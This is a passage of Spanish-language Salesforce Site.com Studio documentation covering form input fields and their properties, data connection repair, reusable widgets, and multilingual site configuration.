| Fecha/hora | Permite a los usuarios introducir una fecha y una hora en un formulario o una página. Si la propiedad `Selector de fecha/hora` del campo se establece como Calendario emergente, el usuario podrá seleccionar los valores en un calendario emergente. |
| Correo electrónico | Permite a los usuarios introducir una dirección de correo electrónico válida en un formulario o una página. |
| Lista de selección múltiple | Permite a los usuarios seleccionar uno o más valores de una lista en un formulario o una página. |
| Número | Permite a los usuarios introducir un número completo en un formulario o una página. |
| Porcentaje | Permite a los usuarios introducir una cantidad de porcentaje en un formulario o una página. |
| Teléfono | Permite a los usuarios introducir un número de teléfono en un formulario o una página. |
| Lista de selección | Permite a los usuarios seleccionar un valor de una lista en un formulario o una página. |
| Área de texto enriquecido | Permite a los usuarios introducir hasta 32.768 caracteres en un formulario o una página. Admite cualquier combinación de letras, números o símbolos. Los usuarios pueden formatear el texto y agregar imágenes e hipervínculos.<br>Nota: No se puede utilizar un campo de área de texto enriquecido para cargas de imagen en sitios de Site.com o sitios de Force.com debido a restricciones de seguridad. |

| Elemento de página | Descripción |
|---|---|
| Texto | Permite a los usuarios introducir hasta 255 caracteres (dependiendo del límite del campo en el objeto de Salesforce) en un formulario o una página. Admite cualquier combinación de letras, números o símbolos. |
| Área de texto | Permite a los usuarios introducir hasta 32.768 caracteres en un formulario o una página, que aparecen en líneas separadas. Admite cualquier combinación de letras, números o símbolos. |
| URL | Permite a los usuarios introducir una dirección de sitio Web válida en un formulario o una página. |

CONSULTE TAMBIÉN

- Adición de campos de entrada a formularios o páginas
- Propiedades de campos de entrada
- Adición de un formulario a la página

## Propiedades de campos de entrada

Al agregar o modificar campos de entrada en un formulario o una página, utilice las opciones de la sección Propiedades de campo del panel Propiedades para controlar cómo funciona el campo de entrada seleccionado.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

| Nombre | Descripción |
|---|---|
| `Nombre de etiqueta` | El nombre externo del campo. Se muestra como el nombre de campo en el formulario o la página. |
| `Valor predeterminado` | Establece el valor predeterminado del campo. Eso cumplimenta el campo automáticamente con el valor que especificado al cargar la página. |
| `Campo obligatorio` | Cuando se selecciona, hace que el campo sea obligatorio, de modo que el usuario no pueda enviar un registro sin introducir un valor. Un asterisco rojo (*) aparece junto al campo para indicar que es obligatorio.<br>No puede cambiar la configuración de `Campo obligatorio` para ningún campo obligatorio para el objeto al que está conectado el formulario. |
| `Campo oculto` | Cuando se selecciona, oculta el campo del formulario o la página. Por ejemplo, puede que desee ocultar un campo obligatorio a los visitantes del sitio o establecer el valor predeterminado de un campo que no desea que los usuarios vean o modifiquen. Cuando |

| Nombre | Descripción |
| --- | --- |
| | oculte un campo en el lienzo de la página, podrá seguir accediendo a él desde el panel Estructura de página. |
| `Selector de fecha/hora` | Únicamente se aplica al campo `Fecha/hora`. Establece si los usuarios pueden seleccionar la fecha y la hora mediante un calendario emergente. |
| `Valores de lista de selección` | Se aplica únicamente a los campos `Lista de selección` y `Lista de selección múltiple` y solo cuando se agrega directamente a la página. Establece la lista de elementos que se mostrarán en la lista de selección. (No puede modificar los elementos de la lista de selección si el campo está conectado a un objeto.)<br>Cada elemento de la lista de selección se compone de un campo `Etiqueta` y un campo `Valor`. El campo `Etiqueta` se muestra en la lista de selección, mientras que el campo `Valor` es un valor interno. En la mayoría de las situaciones, podrá utilizar el mismo valor en ambos campos, a menos que desee enviar un valor diferente que el mostrado al usuario.<br>Haga clic en + para introducir valores en los campos `Etiqueta` y `Valor`. |
| `Filas` | Se aplica únicamente a los campos `Área de texto enriquecido` y `Área de texto`. Establece el número de filas de texto que se mostrarán. |

CONSULTE TAMBIÉN

- Tipos de campos de entrada
- Adición de campos de entrada a formularios o páginas
- Modificación de campos de entrada en un formulario

## Configuración del valor predeterminado de campos de entrada

Puede establecer el valor predeterminado de un campo de entrada que ha agregado a un formulario o una página. Eso cumplimenta el campo de entrada automáticamente con el valor especificado al cargar la página.

Cuando se utiliza con la propiedad `Campo oculto` de un campo, que oculta el campo en el formulario o en la página, el valor predeterminado es una herramienta útil para enviar datos que no desea que los usuarios vean. Por ejemplo, puede añadir un campo oculto que utiliza la opción Propiedad global para realizar un seguimiento cuando envía un formulario.

Nota: Los valores de campo predeterminados que ya están establecidos en el objeto no se transfieren a Site.com.

Para establecer el valor predeterminado de un campo:

1. Seleccione el campo.
2. Haga clic en **Configurar** en el panel Propiedades.
3. Seleccione el origen del valor predeterminado.

| Opción | Descripción |
|---|---|
| Valor fijo | Utilizar cuando desea especificar un valor. Por ejemplo, para un campo de texto, puede añadir texto predeterminado. De forma alternativa, si el campo es una lista de selección, puede seleccionar un valor predeterminado desde la lista. |
| Cadena de consulta de URL | Utilizar cuando desea pasar el contenido de la variable a través de una URL al elemento al cargar la página. Por ejemplo, si está trabajando con un campo de lista de selección, puede pasar información de la variable, como la ubicación, para filtrar la lista y mostrar solo los elementos desde esa ubicación. Consulte Ejemplos de filtros de datos para situaciones similares utilizando repetidores de datos. |
| Propiedad global | Utilizar cuando desea utilizar un valor fijo del sitio, como la fecha actual o la hora actual. |
| Encabezado de solicitud | Utilizar cuando desea utilizar un valor del navegador, como el encabezado de host o la versión del navegador. |

4. Establecer el valor predeterminado.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Adición de campos de entrada a formularios o páginas
Modificación de campos de entrada en un formulario
Adición de un formulario a la página

## Definición del comportamiento de envío de un formulario

Cuando los visitantes de su sitio envían un formulario correctamente, puede redirigirlos a otra página o mostrar un mensaje indicando que han hecho lo correcto.

Cuando la página se abre:

1. Seleccione el formulario en el panel Estructura de la página.
2. En el panel Propiedades, seleccione una opción en la lista desplegable Cuando es correcto.

| Opción | Descripción |
|---|---|
| Mostrar otra página | Redirige el usuario a la página que ha especificado. |
| Mostrar un mensaje | Muestra un mensaje debajo del formulario. |

3. Según corresponda, especifique:
   - La página a la que dirigirse en el campo `URL de página`. Puede introducir una URL relativa, como una página de sitio o una URL absoluta. Para las URL relativas, asegúrese de incluir una barra (/).
   - El texto del mensaje en el campo `Texto del mensaje`.

Consejo: El botón **Enviar** del formulario utiliza la acción de envío en el panel Eventos.

CONSULTE TAMBIÉN

Adición de un formulario a la página
Propiedades de campos de entrada
Descripción general de los servicios de datos de Site.com

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Aplicación de estilo a formularios

Los formularios se diseñan mediante temas CSS que puede personalizar para que coincidan con el diseño de su sitio Web.

Al agregar un formulario a una página, el formulario utiliza un tema predeterminado para controlar su apariencia. Para cambiar el tema del formulario, seleccione una opción en la sección Tema del panel Propiedades:

- `Predeterminado` coloca el nombre del campo por encima del cuadro de texto. Los campos obligatorios están indicados mediante un asterisco rojo (*) junto al nombre del campo.
- `Salesforce` coloca el nombre del campo a la izquierda del cuadro de texto. Los campos obligatorios están indicados mediante una barra vertical roja (|) delante del cuadro de texto.

También puede personalizar un tema para ajustarlo a sus necesidades:

1. Seleccione el formulario de la página.
2. En la sección Tema del panel Propiedades, seleccione un tema para utilizarlo como base.
3. Abra el panel Estilo y asegúrese de que ha seleccionado `Clase`.
4. En la lista desplegable Estilo, seleccione la parte del formulario que desee diseñar. Cuando seleccione un elemento, éste estará resaltado durante unos segundos para que pueda ver fácilmente la parte que está diseñando.

| Opción | Descripción |
|---|---|
| Formulario completo | Aplica estilo a todo el formulario. |
| Filas de campo | Aplica estilo a cada fila de campo. |
| Etiquetas de campo | Aplica estilo a las etiquetas de cada campo. |
| Campos | Aplica estilo a los campos (cuadros de texto, listas desplegable, etc.). Únicamente disponible para el tema de Salesforce. |
| Símbolo obligatorio | Aplica estilo al símbolo de asterisco (*) para los campos obligatorios. Únicamente disponible para el tema predeterminado. |
| Mensaje de error | Aplica estilo al mensaje de error que aparece cuando los usuarios tratan de enviar un formulario cumplimentado incorrectamente. Únicamente disponible para el tema predeterminado. |

Consejo: Si está familiarizado con CSS, también puede modificar el estilo del formulario en la hoja de estilo del sitio.

5. Para aplicar estilo a la parte seleccionada del formulario, actualice las propiedades del panel Estilo. Sus personalizaciones del tema se reflejan inmediatamente en el formulario y se aplican exclusivamente al formulario seleccionado.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

6. Repita el proceso tantas veces como sea necesario para cada parte del formulario.

CONSULTE TAMBIÉN

Adición de un formulario a la página

## Vista predeterminada, de error y sin datos


Cuando trabaja con repetidores de datos, tablas de datos, funciones de datos y formularios, puede personalizar lo que ven los visitantes de su sitio si se produce un error al conectar con la fuente de datos. Además, para las tablas de datos, los repetidores de datos y las funciones de datos, puede personalizar el contenido que aparece cuando no existen datos para la consulta actual. Por ejemplo, si configura un repetidor de datos para filtrar y mostrar resultados basados en la selección del usuario de forma dinámica, pero no hay resultados para esa selección, puede mostrar un mensaje apropiado para explicar lo que sucede.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition




- La vista predeterminada (1) es lo que aparece normalmente en la página. Por ejemplo, cuando añade un formulario a la página, la vista predeterminada contiene los campos del formulario.
- La vista de Error (2) aparece si se produce un error al conectar con la fuente de datos. Contiene un bloque de contenidos con un mensaje predeterminado que puede personalizar. También puede añadir otros elementos de página a la vista.
- La vista Sin datos (3) aparece cuando no existen datos para la consulta actual. Contiene un bloque de contenidos con un mensaje predeterminado que puede personalizar. También puede añadir otros elementos de página a la vista.

CONSULTE TAMBIÉN

Recuperación de datos dinámica con repetidores de datos

Recuperación de datos dinámica con tablas de datos

Uso de funciones de datos

## Reparación de conexiones de datos

Si usted u otro usuario modifica el objeto al que esté conectado un repetidor de datos, una tabla de datos, una función de datos o un formulario existente, la conexión de datos podría interrumpirse. Por ejemplo, esto puede suceder si se elimina o se le cambia el nombre a un objeto o campo conectado o si se cambian sus permisos.

Cuando abra una página de sitio con conexiones de datos truncadas, aparecerá un cuadro de diálogo enumerando los problemas. Pase el ratón por encima del icono de cada elemento para ver las posibles soluciones.

| Problema | Solución |
| --- | --- |
| Un repetidor de datos, una tabla de datos o una función de datos está conectado a un objeto que no tiene el permiso de acceso correcto o se ha eliminado o al que se le ha cambiado el nombre. | Abra el perfil de usuario invitado y asegúrese de que el permiso "Leer" está habilitado en el objeto.<br>Si esta acción no soluciona el problema, haga clic en **Modificar** junto al elemento enumerado para abrir el cuadro de diálogo Conexión de datos y asegúrese de que está seleccionado el objeto correcto. Si se le ha cambiado el nombre al objeto, seleccione el objeto renombrado. Si se ha eliminado el objeto, debe seleccionar un objeto diferente o eliminar el elemento de página. |
| Un repetidor de datos, una tabla de datos o una función de datos está intentando filtrar resultados mediante campos que ya no son visibles o se han eliminado o a los que se les ha cambiado el nombre. | Abra el perfil de usuario invitado y asegúrese de que el objeto tiene la seguridad de nivel de campo correcta habilitada para cada campo.<br>Si esta acción no soluciona el problema, haga clic en **Modificar** junto al elemento para abrir el cuadro de diálogo Conexión de datos y restablezca los criterios de filtro. |
| Un elemento de datos está conectado a un campo que ya no es visible o se ha eliminado o al que se le ha cambiado el nombre. | Abra el perfil de usuario invitado y asegúrese de que el objeto tiene la seguridad de nivel de campo correcta habilitada para el campo.<br>Si esta acción no soluciona el problema, haga clic en **Modificar** junto al elemento para abrir el cuadro de diálogo Modificar elemento de datos y asegúrese de que se hace referencia a los campos correctos en todas las listas desplegables relevantes y en todo el texto personalizado. |

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

| Problema | Solución |
| --- | --- |
| Un formulario está conectado a un objeto que no tiene el permiso de acceso correcto o se ha eliminado o al que se le ha cambiado el nombre. | Abra el perfil de usuario invitado y asegúrese de que el permiso "Crear" está habilitado en el objeto.<br>Si esta acción no soluciona el problema, deberá sustituir el formulario, ya que no se puede modificar la conexión de datos de un formulario. |
| A un formulario le faltan uno o más campos obligatorios, que se agregaron al objeto después de haber creado el formulario. | Agregue el campo que falta al formulario. |
| Un campo del formulario apunta a un campo que ya no es visible o se ha eliminado o al que se le ha cambiado el nombre. | Abra el perfil de usuario invitado y asegúrese de que el objeto tiene la seguridad de nivel de campo correcta habilitada para el campo.<br>Si esta acción no soluciona el problema, elimine el campo del formulario. |

Nota: Si es un usuario de las comunidades que trabaja con páginas autenticadas, tenga en cuenta que el acceso al objeto en páginas públicas y privadas se controla a través del perfil de usuario del usuario autenticado. El perfil de usuario invitado controla el acceso al objeto en páginas públicas solo para los visitantes no autenticados.

CONSULTE TAMBIÉN

- Configuración de permisos de acceso a datos para objetos de Salesforce
- Recuperación de datos dinámica con repetidores de datos
- Adición de campos de entrada a formularios o páginas

# Creación de widgets personalizados

## Descripción de Widgets

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

Los widgets le permiten ahorrar tiempo ya que se crean elementos de página personalizados que pueden reutilizar usted y su equipo en todo el sitio.

Gracias a los elementos de página de Site.com existentes, como paneles, bloques de contenido, código personalizado o repetidores de datos, puede crear widgets que se adapten a sus necesidades específicas. Puede agregar propiedades personalizadas para proporcionar mayor flexibilidad sobre cómo se reutilizan sus widgets. E incluso puede agregar un widget a otro.


Usando CSS para aplicar estilos a los widgets, podrá garantizar que siempre aparecerán correctamente cuando se agreguen a páginas de sitios Web o plantillas de páginas. Asimismo, puede permitir que los contribuyentes agreguen widgets a páginas de sitios Web y agregar propiedades de marca que permitan que los contribuyentes actualicen el aspecto del widget.

Con los widgets, puede:

- Minimizar la duplicación en el sitio. Créelo una vez y reutilícelo después.
- Reducir sus gastos generales de mantenimiento y los de su equipo. Cualquier actualización que haga en un widget se refleja automáticamente en las copias de ese widget en la página.
- Mejorar el tiempo de carga de las páginas.

**Ejemplo:** Por ejemplo, puede utilizar el elemento de página de código personalizado para crear widgets de complementos sociales reutilizables, como botones **Me gusta** o **Seguir** de Facebook o una noticia en tiempo real de Twitter. Like

De forma alternativa, para garantizar un aspecto uniforme en todas las páginas, puede crear un encabezado corporativo como este ejemplo de widget de encabezado. Está formado por un panel (1) que contiene un logotipo de la compañía (2) y un menú (3). El widget también contiene otro widget (4) formado por un panel que contiene código personalizado para Facebook, Twitter y complementos RSS.




También puede utilizar widgets para almacenar partes de texto utilizadas habitualmente, como nombres de empresa, direcciones, texto legal, etc. Simplemente tiene que crear un widget que contenga un bloque de contenido con el texto relevante.

## Prácticas recomendadas para el uso de widgets

- Cuando sea posible, utilice widgets para reducir la duplicidad en el diseño del sitio. Esto es especialmente importante cuando se trabaja con diseños complejos o elementos de sitio, donde el mantenimiento emplea mucho tiempo.
- Si planea utilizar los mismos widgets en varios sitios, puede crear un sitio básico que contenga todos los widgets necesarios. Así, en cada nuevo sitio, solo tiene que crear una copia de ese sitio básico. De esta forma, cada nuevo sitio incluirá automáticamente todos los widgets creados.
- Cuando use CSS para aplicar estilos a los widgets, agregue CSS a la hoja de estilo del sitio, que es la hoja de estilo global del sitio. Como todas las páginas hacen referencia automáticamente a la hoja de estilo, se asegurará de que todos los widgets aparecen correctamente en la página.

CONSULTE TAMBIÉN

Creación de widgets

Descripción general de propiedades personalizadas a plantillas de páginas o widgets

Descripción general de marca de sitio

## Creación de widgets

Los widgets le permiten crear elementos de página personalizados y reutilizables combinando elementos de página de Site.com existentes, código personalizado y CSS.

Cuando crea un widget, este se añade a la vista Widgets de la ficha Descripción general, donde puede acceder y gestionar todos los widgets del sitio. Si lo hace disponible, el widget también aparece en la sección Widgets de la ficha Elementos de página, donde usted y su equipo pueden arrastrarlo fácilmente a la página. También puede permitir que los contribuyentes agreguen widgets a páginas de sitios.

1. Pase el ratón por encima de **Widgets** en la ficha Descripción general y haga clic en **Nuevo** o haga clic en **Nuevo Widget** cuando la vista Widgets esté abierta.
2. Escriba el nombre del widget. Es el nombre que aparece en el panel Elementos de página.
3. Alternativamente, puede incluir una descripción.

   La descripción aparece como una sugerencia en el panel Elementos de página.
4. Para agregar un icono para mostrar con el widget, seleccione una imagen desde sus activos importados. Utilice un icono de 16 x 16 píxeles de tamaño.
5. También puede cancelar la selección de `Disponible en el panel Elementos de página` si no desea que el widget aparezca en el panel Elementos de página.

   Por ejemplo, puede que no desee que el widget aparezca hasta que no haya terminado de crearlo.
6. Haga clic en **Aplicar**. Ahora puede añadir otros elementos de página al widget.
7. Haga clic en el nombre del widget en una ficha nueva.
8. Agregue los elementos de página y estilos de CSS que necesita.
9. También puede agregar propiedades personalizadas o propiedades de marca al widget.

Después de terminar de crear el widget, asegúrese de que está disponible en la ficha Elementos de página seleccionando `Disponible en el panel Elementos de página` en el panel Propiedades.

Para permitir que los contribuyentes agreguen un widget a la página de un sitio Web, seleccione `Disponible para los contribuyentes` en el panel Propiedades. Este ajuste controla si el widget aparece en el panel Elementos de página del contribuyente. También debe asegurarse de que el sitio Web incluye una página de sitio Web basada en plantilla con al menos un panel modificable.

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

### CONSULTE TAMBIÉN

- Descripción de Widgets
- Descripción general de propiedades personalizadas a plantillas de páginas o widgets
- Descripción general de marca de sitio
- Adición de un widget a una página

## Adición de un widget a una página

Antes de poder agregar un widget a una página, debe asegurarse de que está disponible para su uso. Tiene las siguientes opciones:

- Seleccione `Disponible en el panel Elementos de página` en el panel Propiedades cuando se abra el widget.
- Pase el ratón sobre el widget en la vista Widgets en la ficha Descripción general, seleccione > **Modificar propiedades** y seleccione `Disponible en el panel Elementos de página`.

Cuando la página se abre:

1. Arrastre el widget de la sección Widgets del panel Elementos de página en la página. Cuando agrega un widget a una página, se crea una copia o *instancia* del widget. No puede modificar esta instancia de widget.
2. Si está disponible, actualice las propiedades en el panel Propiedades de la instancia de widget.

### CONSULTE TAMBIÉN

Descripción de Widgets

Descripción general de propiedades personalizadas a plantillas de páginas o widgets

Modificación y eliminación de widgets

Creación de widgets

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

### Modificación y eliminación de widgets

Acceda a los widgets del sitio en la vista Widgets bajo Todo el contenido del sitio (en la ficha Descripción general).

Para actualizar un widget, pase el ratón sobre él y haga clic en . En el menú , también puede hacer lo siguiente:

- Modificar el widget. Cuando modifica un widget, se abre en una ficha nueva. Cualquier actualización que haga se refleja inmediatamente en las páginas del sitio o en las plantillas de la página que hacen referencia a él.
- Actualizar las propiedades del widget, incluyendo el nombre, la descripción, el icono de visualización y la disponibilidad. En la vista Widgets, también puede modificar el nombre, descripción o disponibilidad en línea haciendo doble clic en el elemento.
- Duplicar, obtener una vista previa o eliminar el widget. No puede eliminar un widget si lo está utilizando una página de sitio, una plantilla de página u otro widget.

CONSULTE TAMBIÉN

Descripción de Widgets

Creación de widgets

Adición de un widget a una página

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Creación de sitios multilingües

### Descripción general de sitios en varios idiomas

Site.com Studio le permite crear versiones de idioma diferentes de su sitio. Como todos los idiomas se mantienen en el sitio, no necesita crear y gestionar un sitio separado para cada idioma.

Como administrador del sitio o diseñador, puede agregar y gestionar los idiomas que desee sean compatibles con su sitio. Después de agregar un idioma al sitio, se dará cuenta de que el selector de idioma de Site.com Studio está en la barra de herramientas, lo que le permite a usted y a su equipo cambiar entre idiomas al modificar el contenido de una página. Eso facilita y agiliza la modificación del contenido porque no tiene que dejar la página para cambiar a otro idioma.

Contribuyentes, diseñadores y administradores del sitio pueden agregar contenido específico del idioma en una página utilizando el selector de idiomas.

Como un diseñador o administrador de sitio, también puede exportar contenido del sitio como un archivo .xml y enviarlo a su servicio de traducción. Después de recibir el archivo modificado, solo tiene que importarlo de nuevo en su sitio para cumplimentar cada página con el contenido traducido.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

A su vez, para permitir a los visitantes de su sitio elegir su idioma preferido de aquellos disponibles mientras visualizan el sitio, puede agregar un elemento de página Selector de idioma a sus páginas. Y en caso de que cualquier parte del contenido del sitio no esté disponible en su idioma elegido, puede especificar un idioma de *emergencia* para mostrar en su lugar.

Ejemplo: Por ejemplo, si un visitante del sitio elige Francés (CA) en el selector de idioma pero no existe contenido para esa página en Francés (CA), el contenido en el idioma de emergencia, en este caso, Francés (CA), aparece en su lugar.

CONSULTE TAMBIÉN

Crear un sitio multilingüe

Acerca de la modificación de contenido de idioma

# Crear un sitio multilingüe

La creación de un sitio multilingüe es un proceso con varios pasos. Lleva aparejado la definición de los idiomas que desea que admita su sitio, la incorporación de contenido traducido para cada idioma y permitir a los visitantes de su sitio seleccionar el idioma que prefieran.

1. Establecer el idioma predeterminado del sitio. Es importante que haga esto antes de empezar a agregar contenido traducido a su sitio.
2. Agregar idiomas al sitio.
3. Establecer opciones para cada idioma, como el idioma de visualización e idioma de emergencia.
4. Agregue contenido para cada idioma del sitio con uno de los siguientes métodos:
   - Modificar el contenido de la página para cada idioma directamente.
   - Exportar el contenido para su traducción y luego importar el contenido traducido.
5. Agregar un elemento de página Selector de idioma a sus páginas de sitio para que los usuarios autenticados del sitio puedan elegir su idioma preferido.
6. Si tiene una comunidad de autoservicio creada a partir de la plantilla Servicio al cliente (Napili), agregue el componente Selector de idioma a las páginas de su comunidad. Esto permite a los usuarios invitados (usuarios que no iniciaron sesión) a seleccionar el idioma que prefieren. Para obtener más detalles, consulte Uso de plantillas para crear comunidades.

Consejo: Después de agregar contenido específico del idioma a su sitio, puede compartir una URL de vista previa separada para cada idioma. Solo tiene que cambiar al idioma que desee en el selector de idioma de Site.com Studio y hacer clic en **Visualizar vista previa anónima**. Luego copiar el vínculo para enviarlo a sus revisores.

## CONSULTE TAMBIÉN

Descripción general de sitios en varios idiomas

Acerca de la modificación de contenido de idioma

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para agregar y gestionar opciones de idioma:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar un contenido de idioma:

- `El usuario publicador de Site.com` o el campo `Usuario contribuyente` se ha activado en la página de detalles del usuario y se asigna cualquier función a nivel del sitio

## configuración del idioma predeterminado

El idioma predeterminado es el idioma en el que se muestra el sitio en principio. De forma predeterminada, se establece en Inglés (EE. UU.) y sirve como punto de inicio cuando agrega nuevos idiomas.

Es importante establecer el idioma predeterminado antes de agregar cualquier contenido de idioma a su sitio. Esta configuración no está asociada con la configuración del idioma predeterminado en su organización de Salesforce.

1. Haga clic en **Configuración del sitio** > **Idiomas** en la ficha Descripción general.
2. Seleccione un idioma en la lista desplegable Idioma predeterminado del sitio.

Nota: Si decide cambiar el idioma predeterminado después de agregar contenido traducido, debe primero exportar el contenido traducido, luego cambiar el idioma predeterminado y finalmente importar de nuevo en su sitio. De lo contrario, el contenido traducido no aparece para el idioma predeterminado recién seleccionado.

Por ejemplo, supongamos que convierte Inglés en el idioma predeterminado del sitio y agrega Francés como el idioma de un sitio. Después de agregar contenido en Inglés y Francés, decide cambiar el idioma predeterminado del sitio a Francés. Para conservar el contenido en Francés, debe primero exportarlo. Luego, seleccionar Francés como el idioma predeterminado del sitio antes de importar el contenido en Francés de nuevo al sitio.

CONSULTE TAMBIÉN

Adición de idiomas

Configuración de opciones de idioma

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para agregar y gestionar opciones de idioma:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Adición de idiomas

Agregue los idiomas que desea que sean compatibles con su sitio.

1. Haga clic en **Configuración del sitio** > **Idiomas** en la ficha Descripción general.
2. Haga clic en **Agregar idiomas**.
3. Seleccione los idiomas que desea agregar a su sitio.
4. Si es necesario, vuelva a ordenar la lista como desea que aparezca en cualquier selector de idiomas.
5. Guarde sus cambios.

CONSULTE TAMBIÉN

configuración del idioma predeterminado

Configuración de opciones de idioma

Eliminación de idiomas

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para agregar y gestionar opciones de idioma:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Configuración de opciones de idioma

Después de agregar idiomas de sitio a la vista Idiomas, puede definir ajustes separados para cada uno.

1. Haga clic en **Configuración del sitio** > **Idiomas** en la ficha Descripción general.
2. Seleccione un idioma en Idiomas de sitio.
3. Actualice las opciones en Configuración de idioma:

| Opción | Descripción |
|---|---|
| Sitio activo o en directo | Si agrega un elemento del selector de idioma en su sitio activo, esta casilla de verificación controla si los idiomas aparecen en la lista desplegable. Utilice la propiedad para ocultar un idioma hasta que esté preparado para hacer disponible el contenido asociado para los visitantes de su sitio. |
| Idioma de emergencia | El idioma de emergencia aparece cuando no hay contenido disponible para el idioma seleccionado en estos momentos. Por ejemplo, si un visitante del sitio elige Japonés en el selector de idioma pero no existe contenido para esa página en japonés, el contenido en el idioma de emergencia aparece en su lugar. |
| Etiqueta de visualización | Puede definir la etiqueta de visualización para cada idioma. Aparece en cualquier selector de idioma que agrega a su sitio y en el selector de idioma de Site.com Studio. |

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para agregar y gestionar opciones de idioma:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

CONSULTE TAMBIÉN

